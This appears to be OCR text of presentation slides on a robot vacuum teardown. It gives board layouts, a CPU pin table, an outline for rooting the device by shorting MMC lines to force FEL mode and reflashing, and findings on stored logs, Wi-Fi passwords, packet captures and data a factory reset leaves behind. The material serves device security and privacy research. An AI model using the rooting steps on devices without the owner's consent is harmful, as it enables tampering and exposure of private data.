
Teardown




Frontside layout mainboard



Backside layout mainboard





Frontside layout mainboard (GEN2)



Rooting

- Usual (possibly destructive) way to retrieve the firmware






Rooting

Our weapon of choice:

Pin Layout CPU




	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	
					UART0							MMC2				MMC1		
A							MMC Reset	D6	D4	D2	D0		D2	D0	CLK		TX	UART1
B							D7	D5	D3	D1			D3	D1	CMD		RX	
C										CLK			SDA					TWI1
D							RX	TX		CMD			SCL					
E																		
F																Recovery	Confirm	UART2
G																RX	TX	
H															Line IN L			
J															LINE IN R			
K															PHONE IN			
L															PHONE IN			
M															PHONE		MIC1P	
N															PHONE		MIC2P	
P															SDA	SCK	RESET	RSB0
R																		
T							LCD9	LCD7	LCD5	LCD3	LCD1					USB-DM0	USB-DP0	USB 1
U							LCD8	LCD6	LCD4	LCD2	LCD0	USB DRV				USB-DM1	USB-DP1	USB 2


DRAM | VCC/VDD | GND | LCD

Rooting (Gen1 + Gen2)

Initial Idea:

- Shortcut the MMC data lines
- SoC falls back to FEL mode
- Load + Execute tool in RAM
  - Via USB connector
  - Dump MMC flash
  - Modify image
  - Rewrite image to flash





Software


- Ubuntu 14.04.3 LTS (Kernel 3.4.xxx)
  - Mostly untouched, patched on a regular base
- Player 3.10-svn
  - Open-Source Cross-platform robot device interface & server
- Proprietary software (/opt/rockrobo)
  - Custom adbd-version
- iptables firewall enabled (IPv4!)
  - Blocks Port 22 (SSHd) + Port 6665 (player)


Available data on device

- Data
  - Logfiles (syslogs, stats, ssid, passwd)
  - “/usr/sbin/tcpdump -i any -s 0 -c 2000 –w”
  - Maps
- Data is uploaded to cloud
- Factory reset
  - Restores recovery to system
  - Does not delete data
    - Maps, Logs still exist

